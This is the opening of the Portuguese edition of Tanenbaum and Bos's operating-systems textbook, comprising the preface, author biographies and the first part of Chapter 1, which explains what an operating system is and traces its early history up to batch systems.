ANDREW S. TANENBAUM


HERBERT BOS

SISTEMAS OPERACIONAIS MODERNOS

4ª EDIÇÃO

Pearson

SISTEMAS OPERACIONAIS MODERNOS

4ª EDIÇÃO

SISTEMAS OPERACIONAIS MODERNOS

4ª EDIÇÃO

ANDREW S. TANENBAUM
HERBERT BOS
Vrije Universiteit
Amsterdã, Países Baixos

Tradutores:
Daniel Vieira e Jorge Ritter

Revisão técnica:
Prof. Dr. Raphael Y. de Camargo
Centro de Matemática, Computação e Cognição —
Universidade Federal do ABC

A Suzanne, Barbara, Daniel, Aron, Nathan, Marvin, Matilde e Olivia. A lista continua crescendo. (AST)

A Marieke, Duko, Jip e Spot. Incrível Jedi, todos. (HB)

SUMÁRIO

PREFÁCIO

Esta quarta edição de *Sistemas operacionais modernos* é diferente da anterior em uma série de aspectos. Existem várias pequenas mudanças em toda a parte, para que o material fique atualizado, visto que os sistemas não ficam parados. O capítulo sobre Sistemas Operacionais Multimídia foi passado para a sala virtual, principalmente para dar espaço para o material novo e evitar que o livro cresça que ficar de um tamanho gigantesco. O capítulo sobre Windows Vista foi removido completamente, pois o Vista não foi o sucesso que a Microsoft esperava. O capítulo sobre o Symbian também foi removido, pois o Symbian não está mais disponível de modo generalizado. Porém, o material sobre o Vista foi substituído pelo Windows 8 e o Symbian, pelo Android. Além disso, acrescentamos um capítulo totalmente novo, sobre virtualização e a nuvem. Aqui está uma listagem das mudanças em cada capítulo.

- O Capítulo 1 foi bastante modificado e atualizado em muitos pontos, mas, com a exceção de uma nova seção sobre computadores móveis, nenhuma seção importante foi acrescentada ou removida.
- O Capítulo 2 foi atualizado, com o material mais antigo sendo removido e algum material novo acrescentado. Por exemplo, acrescentamos a primitiva de sincronização futex e uma seção sobre como evitar completamente o uso de travas com Read-Copy-Update.
- O Capítulo 3 agora tem um foco maior sobre o hardware moderno e menos ênfase na segmentação e no MULTICS.
- No Capítulo 4, removemos CD-ROMs, pois já não são muito comuns, e os substituímos por soluções mais modernas (como unidades flash). Além disso, acrescentamos o RAID nível 6 à seção sobre RAID.
- O Capítulo 5 passou por diversas mudanças. Dispositivos mais antigos, como monitores CRT e CD-ROMs, foram removidos, enquanto novas tecnologias, como touch screens, foram acrescentadas.
- O Capítulo 6 não sofreu muita alteração. O tópico sobre impasses é bastante estável, com poucos resultados novos.
- O Capítulo 7 é completamente novo. Ele aborda os tópicos importantes de virtualização e a nuvem. Como um estudo de caso, a seção sobre VMware foi acrescentada.
- O Capítulo 8 é uma versão atualizada do material anterior sobre sistemas multiprocessadores. Há mais ênfase em sistemas multinúcleos agora, que têm se tornado cada vez mais importantes nos últimos anos. A consistência de cache recentemente tornou-se uma questão mais importante e agora foi incluída aqui.
- O Capítulo 9 foi bastante revisado e reorganizado, com um material novo considerável sobre a exploração de erros do código, malware e defesas contra eles. Ataques como dereferências de ponteiro nulo e transbordamentos de buffer são tratados com mais detalhes. Mecanismos de defesa, incluindo canários, o bit NX e randomização do espaço de endereços são tratados agora com detalhes, pois são as formas como os invasores tentam derrotá-los.
- O Capítulo 10 passou por uma mudança importante. O material sobre UNIX e Linux foi

atualizado, mas o acréscimo importante aqui é uma seção nova e extensa sobre o sistema operacional Android, que é muito comum em smartphones e tablets.

- O Capítulo 11 na terceira edição era sobre o Windows Vista. Foi substituído por um sobre o Windows 8, especificamente o Windows 8.1. Ele torna o tratamento do Windows bem mais atualizado.
- O Capítulo 12 é uma versão revisada do Capítulo 13 da edição anterior.
- O Capítulo 13 é uma lista totalmente atualizada de leituras sugeridas. Além disso, a lista de referências foi atualizada, com entradas para 223 novos trabalhos publicados depois que foi lançada a terceira edição deste livro.
- Além disso, as seções sobre pesquisas em todo o livro foram refeitas do zero, para refletir a pesquisa mais recente sobre sistemas operacionais. Além do mais, novos problemas foram acrescentados a todos os capítulos.

Muitas pessoas me ajudaram na quarta edição. Em primeiro lugar, o Prof. Herbert Bos, da Vrije Universiteit de Amsterdã, foi acrescentado como coautor. Ele é especialista em segurança, UNIX e sistemas em geral, e é ótimo tê-lo entre nós. Ele escreveu grande parte do material novo, exceto o que for indicado a seguir.

Nossa editora, Tracy Johnson, realizou um trabalho maravilhoso, como sempre, encontrando colaboradores, juntando todas as partes, apagando incêndios e assegurando que o projeto seguisse no prazo. Também tivemos a sorte de ter de volta nossa editora de produção de muito tempo, Camille Trentacoste. Suas habilidades em tantas áreas salvaram o dia em diversas ocasiões. Estamos felizes por tê-la de volta após uma ausência de vários anos. Carole Snyder realizou um belo trabalho coordenando as diversas pessoas envolvidas no livro.

O material no Capítulo 7 sobre VMware (na Seção 7.12) foi escrito por Edouard Bugnion, da EPFL em Lausanne, Suíça. Ed foi um dos fundadores da empresa VMware e conhece este material melhor que qualquer outra pessoa no mundo. Agradecemos muito a ele por fornecê-lo a nós.

Ada Gavrilovska, da Georgia Tech, especialista nos detalhes internos do Linux, atualizou o Capítulo 10 a partir da terceira edição, que também foi escrito por ela. O material sobre Android no Capítulo 10 foi escrito por Dianne Hackborn, da Google, uma das principais desenvolvedoras do sistema Android. Android é o principal sistema operacional nos smartphones, e portanto somos muito gratos a Dianne por ter nos ajudado. O Capítulo 10 agora está muito grande e detalhado, mas os fãs do UNIX, Linux e Android podem aprender muito com ele. Talvez valha a pena observar que o maior e mais técnico capítulo do livro foi escrito por duas mulheres. Só fizemos a parte fácil.

Mas não nos esquecemos do Windows. Dave Probert, da Microsoft, atualizou o Capítulo 11 a partir da edição anterior do livro. Desta vez, o capítulo aborda o Windows 8.1 com detalhes. Dave tem grande conhecimento sobre o Windows e perspicácia suficiente para apontar as diferenças entre pontos nos quais a Microsoft acertou e errou. Os fãs do Windows certamente apreciarão este capítulo.

Este livro está muito melhor como resultado do trabalho de todos esses colaboradores especialistas. Novamente, gostaríamos de agradecer a todos eles por sua ajuda inestimável.

Também tivemos a sorte de ter diversos revisores que leram o manuscrito e sugeriram novos problemas para o final dos capítulos. São eles Trudy Levine, Shivakant Mishra, Krishna Sivalingam e Ken Wong. Steve Armstrong criou as apresentações em PowerPoint originais para os instrutores que utilizam o livro em seus cursos.

Em geral, copidesques e revisores de provas não entram nos agradecimentos, mas Bob Lentz (copidesque) e Joe Ruddick (revisor de provas) realizaram um trabalho excepcional. Joe, em particular, pode achar a diferença entre um ponto romano e um ponto em itálico a 20 metros de distância. Mesmo assim, os autores assumem toda a responsabilidade por qualquer erro que venha a ser encontrado no livro. Os leitores que observarem quaisquer erros poderão entrar em contato com um dos autores.

Por último, mas não menos importante, agradeço a Barbara e Marvin, maravilhosos como sempre, cada um de modo único e especial. Daniel e Matilde foram ótimos acréscimos à nossa família. Aron e Nathan são crianças maravilhosas e Olivia é um tesouro. E, claro, gostaria de agradecer a Suzanne por seu amor e paciência, para não falar de todo *druiven*, *kersen* e *sinaasappelsap*, além de outros produtos agrícolas. (AST)

Mais importante que tudo, gostaria de agradecer a Marieke, Duko e Jip. Marieke por seu amor e por suportar comigo todas as noites em que eu trabalhei neste livro, e Duko e Jip por me afastarem disso e mostrarem que existem coisas mais importantes na vida. Como Minecraft. (HB)

Andrew S. Tanenbaum
Herbert Bos

Andrew S. Tanenbaum é bacharel em ciências pelo MIT e Ph.D. pela Universidade da Califórnia em Berkeley. Atualmente é professor de ciências da computação na *Vrije Universiteit* em Amsterdã, nos Países Baixos. Foi reitor da *Advanced School for Computing and Imaging*, uma escola de pós-graduação interuniversitária que realiza pesquisas sobre sistemas paralelos, distribuídos e de processamento de imagens avançados. Também foi professor da Academia Real de Artes e Ciências dos Países Baixos, o que o impediu de tornar-se um burocrata. Além disso, recebeu o renomado *European Research Council Advanced Grant*.

No passado, fez pesquisas sobre compiladores, sistemas operacionais, sistemas de redes e sistemas distribuídos. Atualmente, concentra-se em pesquisas sobre sistemas operacionais confiáveis e seguros. Esses projetos de pesquisa levaram a mais de 175 artigos avaliados em periódicos e conferências. Tanenbaum é também autor e coautor de cinco livros, que foram traduzidos para 20 idiomas, do basco ao tailandês, e são utilizados em universidades do mundo todo. No total, são 163 versões (combinações de idiomas + edições) de seus livros.

Tanenbaum também criou um volume considerável de softwares, especialmente o MINIX, um pequeno clone do UNIX. Ele foi a inspiração direta para o Linux e a plataforma sobre a qual o Linux foi desenvolvido inicialmente. A versão atual do MINIX, denominada MINIX 3, agora visa ser um sistema operacional extremamente confiável e seguro. O Prof. Tanenbaum considerará seu trabalho encerrado quando nenhum usuário tiver qualquer ideia do que significa uma falha do sistema operacional. O MINIX 3 é um projeto open-source em andamento, ao qual você está convidado a contribuir. Entre em <*www.minix3.org*> para baixar uma cópia gratuita do MINIX 3 e fazer um teste. Existem versões para x86 e ARM.

Os alunos de Ph.D. do professor Tanenbaum seguiram caminhos gloriosos. Ele tem muito orgulho deles. Nesse sentido, ele é um orientador coruja.

Associado à ACM e ao IEEE e membro da Academia Real de Artes e Ciências dos Países Baixos, ele recebeu vários prêmios científicos da ACM, IEEE e USENIX. Se você tiver curiosidade a respeito deles, consulte sua página na Wikipedia. Ele também possui dois doutorados honorários.

Herbert Bos possui mestrado pela Twente University e doutorado pelo Cambridge University Computer Laboratory no Reino Unido. Desde então, tem trabalhado bastante em arquiteturas de E/S confiáveis e eficientes para sistemas operacionais como Linux, mas também na pesquisa de sistemas baseados no MINIX 3. Atualmente, é professor de Segurança de Sistemas e Redes no Departamento de Ciência da Computação da Vrije Universiteit, em Amsterdã, nos Países Baixos. Seu principal campo de pesquisa está na segurança de sistemas. Com seus alunos, ele trabalha com novas maneiras de detectar e impedir ataques, analisar e reverter software nocivo planejado e reduzir os botnets (infraestruturas maliciosas que podem se espalhar por milhões de computadores). Em 2011, obteve um *ERC Starting Grant* por sua pesquisa em engenharia reversa. Três de seus alunos receberam o *Roger Needham Award* por melhor tese de doutorado da Europa em sistemas.

Sala Virtual

Na Sala Virtual deste livro (sv.pearson.com.br), professores e estudantes podem acessar os seguintes materiais adicionais a qualquer momento:

Para professores:

- Apresentações em PowerPoint
- Manual de soluções (em inglês)
- Galeria de imagens

Esse material é de uso exclusivo para professores e está protegido por senha. Para ter acesso a ele, os professores que adotam o livro devem entrar em contato com seu representante Pearson ou enviar e-mail para ensinosuperior@pearson.com.


Para estudantes:

- Capítulo extra: Sistemas operacionais multimídia
- Sugestões de experimentos - Lab (em inglês)
- Exercícios de simulação (em inglês)

Um computador moderno consiste em um ou mais processadores, alguma memória principal, discos, impressoras, um teclado, um mouse, um monitor, interfaces de rede e vários outros dispositivos de entrada e saída. Como um todo, trata-se de um sistema complexo. Se todo programador de aplicativos tivesse de compreender como todas essas partes funcionam em detalhe, nenhum código jamais seria escrito. Além disso, gerenciar todos esses componentes e usá-los de maneira otimizada é um trabalho extremamente desafiador. Por essa razão, computadores são equipados com um dispositivo de software chamado de **sistema operacional**, cuja função é fornecer aos programas do usuário um modelo do computador melhor, mais simples e mais limpo, assim como lidar com o gerenciamento de todos os recursos mencionados. Sistemas operacionais é o assunto deste livro.

A maioria dos leitores já deve ter tido alguma experiência com um sistema operacional como Windows, Linux, FreeBSD, ou OS X, mas as aparências podem ser enganadoras. O programa com o qual os usuários interagem, normalmente chamado de **shell** (ou interpretador de comandos) quando ele é baseado em texto e de **GUI (Graphical User Interface)** quando ele usa ícones, na realidade não é parte do sistema operacional, embora use esse sistema para realizar o seu trabalho.

Uma visão geral simplificada dos principais componentes em discussão aqui é dada na Figura 1.1, em que vemos o hardware na parte inferior. Ele consiste em chips, placas, discos, um teclado, um monitor e objetos físicos similares. Em cima do hardware está o software. A maioria dos computadores tem dois modos de operação: modo núcleo e modo usuário. O sistema operacional, a peça mais fundamental de software, opera em **modo núcleo** (também chamado **modo supervisor**). Nesse modo ele tem acesso completo a todo o hardware e pode executar qualquer instrução que a máquina for

FIGURA 1.1 Onde o sistema operacional se encaixa.

capaz de executar. O resto do software opera em **modo usuário**, no qual apenas um subconjunto das instruções da máquina está disponível. Em particular, aquelas instruções que afetam o controle da máquina ou realizam **E/S** (**Entrada/Saída**) são proibidas para programas de modo usuário. Retornaremos à diferença entre modo núcleo e modo usuário repetidamente neste livro. Ela exerce um papel crucial no modo como os sistemas operacionais funcionam.

O programa de interface com o usuário, shell ou GUI, é o nível mais inferior de software de modo usuário, e permite que ele inicie outros programas, como um navegador web, leitor de e-mail, ou reprodutor de música. Esses programas, também, utilizam bastante o sistema operacional.

O posicionamento do sistema operacional é mostrado na Figura 1.1. Ele opera diretamente sobre o hardware e proporciona a base para todos os outros softwares.

Uma distinção importante entre o sistema operacional e o software normal (modo usuário) é que se um usuário não gosta de um leitor de e-mail em particular, ele é livre para conseguir um leitor diferente ou escrever o seu próprio, se assim quiser; ele não é livre para escrever seu próprio tratador de interrupção de relógio, o qual faz parte do sistema operacional e é protegido por hardware contra tentativas dos usuários de modificá-lo.

Essa distinção, no entanto, às vezes é confusa em sistemas embarcados (que podem não ter o modo núcleo) ou interpretados (como os baseados em Java que usam interpretação, não hardware, para separar os componentes).

Também, em muitos sistemas há programas que operam em modo usuário, mas ajudam o sistema operacional ou realizam funções privilegiadas. Por exemplo, muitas vezes há um programa que permite aos usuários que troquem suas senhas. Não faz parte do sistema operacional e não opera em modo núcleo, mas claramente realiza uma função sensível e precisa ser protegido de uma maneira especial. Em alguns sistemas, essa ideia é levada ao extremo, e partes do que é tradicionalmente entendido como sendo o sistema operacional (como o sistema de arquivos) é executado em espaço do usuário. Em tais sistemas, é difícil traçar um limite claro. Tudo o que está sendo executado em modo núcleo faz claramente parte do sistema operacional, mas alguns programas executados fora dele também podem ser considerados uma parte dele, ou pelo menos estão associados a ele de modo próximo.

Os sistemas operacionais diferem de programas de usuário (isto é, de aplicativos) de outras maneiras além de onde estão localizados. Em particular, eles são enormes, complexos e têm vida longa. O código-fonte do coração de um sistema operacional como Linux ou Windows tem cerca de cinco milhões de linhas. Para entender o que isso significa, considere como seria imprimir cinco milhões de linhas em forma de livro, com 50 linhas por página e 1.000 páginas por volume. Seriam necessários 100 volumes para listar um sistema operacional desse tamanho — em essência, uma estante de livros inteira. Imagine-se conseguindo um trabalho de manutenção de um sistema operacional e no primeiro dia seu chefe o leva até uma estante de livros com o código e diz: “Você precisa aprender isso”. E isso é apenas para a parte que opera no núcleo. Quando bibliotecas compartilhadas essenciais são incluídas, o Windows tem bem mais de 70 milhões de linhas de código ou 10 a 20 estantes de livros. E isso exclui softwares de aplicação básicos (do tipo Windows Explorer, Windows Media Player e outros).

Deve estar claro agora por que sistemas operacionais têm uma longa vida — eles são dificílimos de escrever, e tendo escrito um, o proprietário reluta em jogá-lo fora e começar de novo. Em vez disso, esses sistemas evoluem por longos períodos de tempo. O Windows 95/98/Me era basicamente um sistema operacional e o Windows NT/2000/XP/Vista/Windows 7 é outro. Eles são parecidos para os usuários porque a Microsoft tomou todo o cuidado para que a interface com o usuário do Windows 2000/XP/Vista/Windows 7 fosse bastante parecida com a do sistema que ele estava substituindo, majoritariamente o Windows 98. Mesmo assim, havia razões muito boas para a Microsoft livrar-se do Windows 98. Chegaremos a elas quando estudarmos o Windows em detalhe no Capítulo 11.

Além do Windows, o outro exemplo fundamental que usaremos ao longo deste livro é o UNIX e suas variáveis e clones. Ele também evoluiu com os anos, com versões como System V, Solaris e FreeBSD sendo derivadas do sistema original, enquanto o Linux possui um código base novo, embora muito proximamente modelado no UNIX e muito compatível com ele. Usaremos exemplos do UNIX neste livro e examinaremos o Linux em detalhes no Capítulo 10.

Neste capítulo abordaremos brevemente uma série de aspectos fundamentais dos sistemas operacionais, incluindo o que eles são, sua história, que tipos há por aí, alguns dos conceitos básicos e sua estrutura. Voltaremos

mais detalhadamente a muitos desses tópicos importantes em capítulos posteriores.

1.1 O que é um sistema operacional?

É difícil dizer com absoluta precisão o que é um sistema operacional, além de ele ser o software que opera em modo núcleo — e mesmo isso nem sempre é verdade. Parte do problema é que os sistemas operacionais realizam duas funções essencialmente não relacionadas: fornecer a programadores de aplicativos (e programas aplicativos, claro) um conjunto de recursos abstratos limpo em vez de recursos confusos de hardware, e gerenciar esses recursos de hardware. Dependendo de quem fala, você poderá ouvir mais a respeito de uma função do que de outra. Examinemos as duas então.

1.1.1 O sistema operacional como uma máquina estendida


A **arquitetura** (conjunto de instruções, organização de memória, E/S e estrutura de barramento) da maioria dos computadores em nível de linguagem de máquina é primitiva e complicada de programar, especialmente para entrada/saída. Para deixar esse ponto mais claro, considere os discos rígidos modernos **SATA (Serial ATA)** usados na maioria dos computadores. Um livro (ANDERSON, 2007) descrevendo uma versão inicial da interface do disco — o que um programador deveria saber para usar o disco —, tinha mais de 450 páginas. Desde então, a interface foi revista múltiplas vezes e é mais complicada do que em 2007. É claro que nenhum programador são iria querer lidar com esse disco em nível de hardware. Em vez disso, um software, chamado **driver de disco**, lida com o hardware e fornece uma interface para ler e escrever blocos de dados, sem entrar nos detalhes. Sistemas operacionais contêm muitos drivers para controlar dispositivos de E/S.

Mas mesmo esse nível é baixo demais para a maioria dos aplicativos. Por essa razão, todos os sistemas operacionais fornecem mais um nível de abstração para se utilizarem discos: arquivos. Usando essa abstração, os programas podem criar, escrever e ler arquivos, sem ter de lidar com os detalhes complexos de como o hardware realmente funciona.

Essa abstração é a chave para gerenciar toda essa complexidade. Boas abstrações transformam uma tarefa praticamente impossível em duas tarefas gerenciáveis. A primeira é definir e implementar as abstrações. A segunda é utilizá-las para solucionar o problema à mão. Uma abstração que quase todo usuário de computadores compreende é o arquivo, como mencionado anteriormente. Trata-se de um fragmento de informação útil, como uma foto digital, uma mensagem de e-mail, música ou página da web salvas. É muito mais fácil lidar com fotos, e-mails, músicas e páginas da web do que com detalhes de discos SATA (ou outros). A função dos sistemas operacionais é criar boas abstrações e então implementar e gerenciar os objetos abstratos criados desse modo. Neste livro, falaremos muito sobre abstrações. Elas são uma das chaves para compreendermos os sistemas operacionais.

Esse ponto é tão importante que vale a pena repeti-lo em outras palavras. Com todo o devido respeito aos engenheiros industriais que projetaram com tanto cuidado o Macintosh, o hardware é feio. Processadores reais, memórias, discos e outros dispositivos são muito complicados e apresentam interfaces difíceis, desajeitadas, idiossincráticas e inconsistentes para as pessoas que têm de escrever softwares para elas utilizarem. Às vezes isso decorre da necessidade de haver compatibilidade com a versão anterior do hardware, ou, então, é uma tentativa de poupar dinheiro. Muitas vezes, no entanto, os projetistas de hardware não percebem (ou não se importam) os problemas que estão causando ao software. Uma das principais tarefas dos sistemas operacionais é esconder o hardware e em vez disso apresentar programas (e seus programadores) com abstrações de qualidade, limpas, elegantes e consistentes com as quais trabalhar. Sistemas operacionais transformam o feio em belo, como mostrado na Figura 1.2.

Deve ser observado que os clientes reais dos sistemas operacionais são os programas aplicativos (via programadores de aplicativos, é claro). São eles que lidam diretamente com as abstrações fornecidas pela interface do usuário, seja uma linha de comandos (shell) ou

FIGURA 1.2 Sistemas operacionais transformam hardwares feios em belas abstrações.

uma interface gráfica. Embora as abstrações na interface com o usuário possam ser similares às abstrações fornecidas pelo sistema operacional, nem sempre esse é o caso. Para esclarecer esse ponto, considere a área de trabalho normal do Windows e o prompt de comando orientado a linhas. Ambos são programas executados no sistema operacional Windows e usam as abstrações que o Windows fornece, mas eles oferecem interfaces de usuário muito diferentes. De modo similar, um usuário de Linux executando Gnome ou KDE vê uma interface muito diferente daquela vista por um usuário Linux trabalhando diretamente sobre o X Window System, mas as abstrações do sistema operacional subjacente são as mesmas em ambos os casos.

Neste livro, esmiuçaremos o estudo das abstrações fornecidas aos programas aplicativos, mas falaremos bem menos sobre interfaces com o usuário. Esse é um assunto grande e importante, mas apenas perifericamente relacionado aos sistemas operacionais.

1.1.2 O sistema operacional como um gerenciador de recursos

O conceito de um sistema operacional como fundamentalmente fornecendo abstrações para programas aplicativos é uma visão top-down (abstração de cima para baixo). Uma visão alternativa, bottom-up (abstração de baixo para cima), sustenta que o sistema operacional está ali para gerenciar todas as partes de um sistema complexo. Computadores modernos consistem de processadores, memórias, temporizadores, discos, dispositivos apontadores do tipo mouse, interfaces de rede, impressoras e uma ampla gama de outros dispositivos. Na visão bottom-up, a função do sistema operacional é fornecer uma alocação ordenada e controlada dos processadores, memórias e dispositivos de E/S entre os vários programas competindo por eles.

Sistemas operacionais modernos permitem que múltiplos programas estejam na memória e sejam executados ao mesmo tempo. Imagine o que aconteceria se três programas executados em um determinado computador tentassem todos imprimir sua saída simultaneamente na mesma impressora. As primeiras linhas de impressão poderiam ser do programa 1, as seguintes do programa 2, então algumas do programa 3 e assim por diante. O resultado seria o caos absoluto. O sistema operacional pode trazer ordem para o caos em potencial armazenando temporariamente toda a saída destinada para a impressora no disco. Quando um programa é finalizado, o sistema operacional pode então copiar a sua saída do arquivo de disco onde ele foi armazenado para a impressora, enquanto ao mesmo tempo o outro programa pode continuar a gerar mais saída, alheio ao fato de que a saída não está realmente indo para a impressora (ainda).

Quando um computador (ou uma rede) tem mais de um usuário, a necessidade de gerenciar e proteger a memória, dispositivos de E/S e outros recursos é ainda maior, tendo em vista que os usuários poderiam interferir um com o outro de outra maneira. Além disso, usuários muitas vezes precisam compartilhar não apenas o hardware, mas a informação (arquivos, bancos de dados etc.) também. Resumindo, essa visão do sistema operacional sustenta que a sua principal função é manter um controle sobre quais programas estão usando qual recurso, conceder recursos requisitados, contabilizar o seu uso, assim como mediar requisições conflitantes de diferentes programas e usuários.

O gerenciamento de recursos inclui a **multiplexação** (compartilhamento) de recursos de duas maneiras diferentes: no tempo e no espaço. Quando um recurso é multiplexado no tempo, diferentes programas ou usuários se revezam usando-o. Primeiro, um deles usa o recurso, então outro e assim por diante. Por exemplo, com apenas uma CPU e múltiplos programas querendo ser executados nela, o sistema operacional primeiro aloca a CPU para um programa, então, após ele ter sido executado por tempo suficiente, outro programa passa a fazer uso da CPU, então outro, e finalmente o primeiro de novo. Determinar como o recurso é multiplexado no tempo — quem vai em seguida e por quanto tempo — é a tarefa do sistema operacional. Outro exemplo da multiplexação no tempo é o compartilhamento da impressora. Quando múltiplas saídas de impressão estão na fila para serem impressas em uma única impressora, uma decisão tem de ser tomada sobre qual deve ser impressa em seguida.

O outro tipo é a multiplexação de espaço. Em vez de os clientes se revezarem, cada um tem direito a uma parte do recurso. Por exemplo, a memória principal é normalmente dividida entre vários programas sendo executados, de modo que cada um pode ser residente ao mesmo tempo (por exemplo, a fim de se revezar usando a CPU). Presumindo que há memória suficiente para manter múltiplos programas, é mais eficiente manter vários programas na memória ao mesmo tempo do que dar a um deles toda ela, especialmente se o programa precisa apenas de uma pequena fração do total. É claro, isso gera questões de justiça, proteção e assim por diante, e cabe ao sistema operacional solucioná-las. Outro recurso que é multiplexado no espaço é o disco. Em muitos sistemas um único disco pode conter arquivos de

muitos usuários ao mesmo tempo. Alocar espaço de disco e controlar quem está usando quais blocos do disco é uma tarefa típica do sistema operacional.

1.2 História dos sistemas operacionais

Sistemas operacionais têm evoluído ao longo dos anos. Nas seções a seguir examinaremos brevemente alguns dos destaques dessa evolução. Tendo em vista que os sistemas operacionais estiveram historicamente muito vinculados à arquitetura dos computadores na qual eles são executados, examinaremos sucessivas gerações de computadores para ver como eram seus sistemas operacionais. Esse mapeamento de gerações de sistemas operacionais em relação às gerações de computadores é impreciso, mas proporciona alguma estrutura onde de outra maneira não haveria nenhuma.

A progressão apresentada a seguir é em grande parte cronológica, embora atribulada. Novos desenvolvimentos não esperaram que os anteriores tivessem terminado adequadamente antes de começarem. Houve muita sobreposição, sem mencionar muitas largadas falsas e becos sem saída. Tome-a como um guia, não como a palavra final.

O primeiro computador verdadeiramente digital foi projetado pelo matemático inglês Charles Babbage (1792–1871). Embora Babbage tenha gasto a maior parte de sua vida e fortuna tentando construir a "máquina analítica", nunca conseguiu colocá-la para funcionar para valer porque ela era puramente mecânica, e a tecnologia da época não conseguia produzir as rodas, acessórios e engrenagens de alta precisão de que ele precisava. Desnecessário dizer que a máquina analítica não tinha um sistema operacional.

Como um dado histórico interessante, Babbage percebeu que ele precisaria de um software para sua máquina analítica, então ele contratou uma jovem chamada Ada Lovelace, que era a filha do famoso poeta inglês Lord Byron, como a primeira programadora do mundo. A linguagem de programação Ada® é uma homenagem a ela.

1.2.1 A primeira geração (1945-1955): válvulas

Após os esforços malsucedidos de Babbage, pouco progresso foi feito na construção de computadores digitais até o período da Segunda Guerra Mundial, que estimulou uma explosão de atividade. O professor John Atanasoff e seu aluno de graduação Clifford Berry construíram o que hoje em dia é considerado o primeiro computador digital funcional na Universidade do Estado de Iowa. Ele usava 300 válvulas. Mais ou menos na mesma época, Konrad Zuse em Berlim construiu o computador Z3 a partir de relés eletromagnéticos. Em 1944, o Colossus foi construído e programado por um grupo de cientistas (incluindo Alan Turing) em Bletchley Park, Inglaterra, o Mark I foi construído por Howard Aiken, em Harvard, e o ENIAC foi construído por William Mauchley e seu aluno de graduação J. Presper Eckert na Universidade da Pensilvânia. Alguns eram binários, outros usavam válvulas e ainda outros eram programáveis, mas todos eram muito primitivos e levavam segundos para realizar mesmo o cálculo mais simples.

No início, um único grupo de pessoas (normalmente engenheiros) projetava, construía, programava, operava e mantinha cada máquina. Toda a programação era feita em código de máquina absoluto, ou, pior ainda, ligando circuitos elétricos através da conexão de milhares de cabos a painéis de ligações para controlar as funções básicas da máquina. Linguagens de programação eram desconhecidas (mesmo a linguagem de montagem era desconhecida). Ninguém tinha ouvido falar ainda de sistemas operacionais. O modo usual de operação consistia na reserva pelo programador de um bloco de tempo na ficha de registro na parede, então ele descer até a sala de máquinas, inserir seu painel de programação no computador e passar as horas seguintes torcendo para que nenhuma das cerca de 20.000 válvulas queimasse durante a operação. Virtualmente todos os problemas eram cálculos numéricos e matemáticos diretos e simples, como determinar tabelas de senos, cossenos e logaritmos, ou calcular trajetórias de artilharia.

No início da década de 1950, a rotina havia melhorado de certa maneira com a introdução dos cartões perfurados. Era possível agora escrever programas em cartões e lê-los em vez de se usarem painéis de programação; de resto, o procedimento era o mesmo.

1.2.2 A segunda geração (1955-1965): transistores e sistemas em lote (batch)

A introdução do transistor em meados dos anos 1950 mudou o quadro radicalmente. Os computadores tornaram-se de tal maneira confiáveis que podiam ser fabricados e vendidos para clientes dispostos a pagar por eles com a expectativa de que continuariam a funcionar por tempo suficiente para realizar algum trabalho útil. Pela primeira vez, havia uma clara separação entre projetistas, construtores, operadores, programadores e pessoal de manutenção.

Essas máquinas — então chamadas de **computadores de grande porte** (*mainframes*) —, ficavam isoladas

em salas grandes e climatizadas, especialmente designadas para esse fim, com equipes de operadores profissionais para operá-las. Apenas grandes corporações ou importantes agências do governo ou universidades conseguiam pagar o alto valor para tê-las. Para executar uma **tarefa** [isto é, um programa ou conjunto de programas], um programador primeiro escrevia o programa no papel [em FORTRAN ou em linguagem de montagem (assembly)], então o perfurava nos cartões. Ele levava então o maço de cartões até a sala de entradas e o passava a um dos operadores e ia tomar um café até que a saída estivesse pronta.

Quando o computador terminava qualquer tarefa que ele estivesse executando no momento, um operador ia até a impressora, pegava a sua saída e a levava até a sala de saídas a fim de que o programador pudesse buscá-la mais tarde. Então ele pegava um dos maços de cartões que haviam sido levados da sala de entradas e o colocava para a leitura. Se o compilador FORTRAN fosse necessário, o operador teria de tirá-lo de um porta-arquivos e fazer a leitura. Muito tempo do computador era desperdiçado enquanto os operadores caminhavam em torno da sala de máquinas.

Dado o alto custo do equipamento, não causa surpresa que as pessoas logo procuraram maneiras de reduzir o tempo desperdiçado. A solução geralmente adotada era o **sistema em lote** (*batch*). A ideia por trás disso era reunir um lote de tarefas na sala de entradas e então passá-lo para uma fita magnética usando um computador pequeno e (relativamente) barato, como um IBM 1401, que era muito bom na leitura de cartões, cópia de fitas e impressão de saídas, mas ruim em cálculos numéricos. Outras máquinas mais caras, como o IBM 7094, eram usadas para a computação real. Essa situação é mostrada na Figura 1.3.

Após cerca de uma hora coletando um lote de tarefas, os cartões eram lidos para uma fita magnética, que era levada até a sala de máquinas, onde era montada em uma unidade de fita. O operador então carregava um programa especial (o antecessor do sistema operacional de hoje), que lia a primeira tarefa da fita e então a executava. A saída era escrita em uma segunda fita, em vez de ser impressa. Após cada tarefa ter sido concluída, o sistema operacional automaticamente lia a tarefa seguinte da fita e começava a executá-la. Quando o lote inteiro estava pronto, o operador removia as fitas de entrada e saída, substituía a fita de entrada com o próximo lote e trazia a fita de saída para um 1401 para impressão **off-line** (isto é, não conectada ao computador principal).

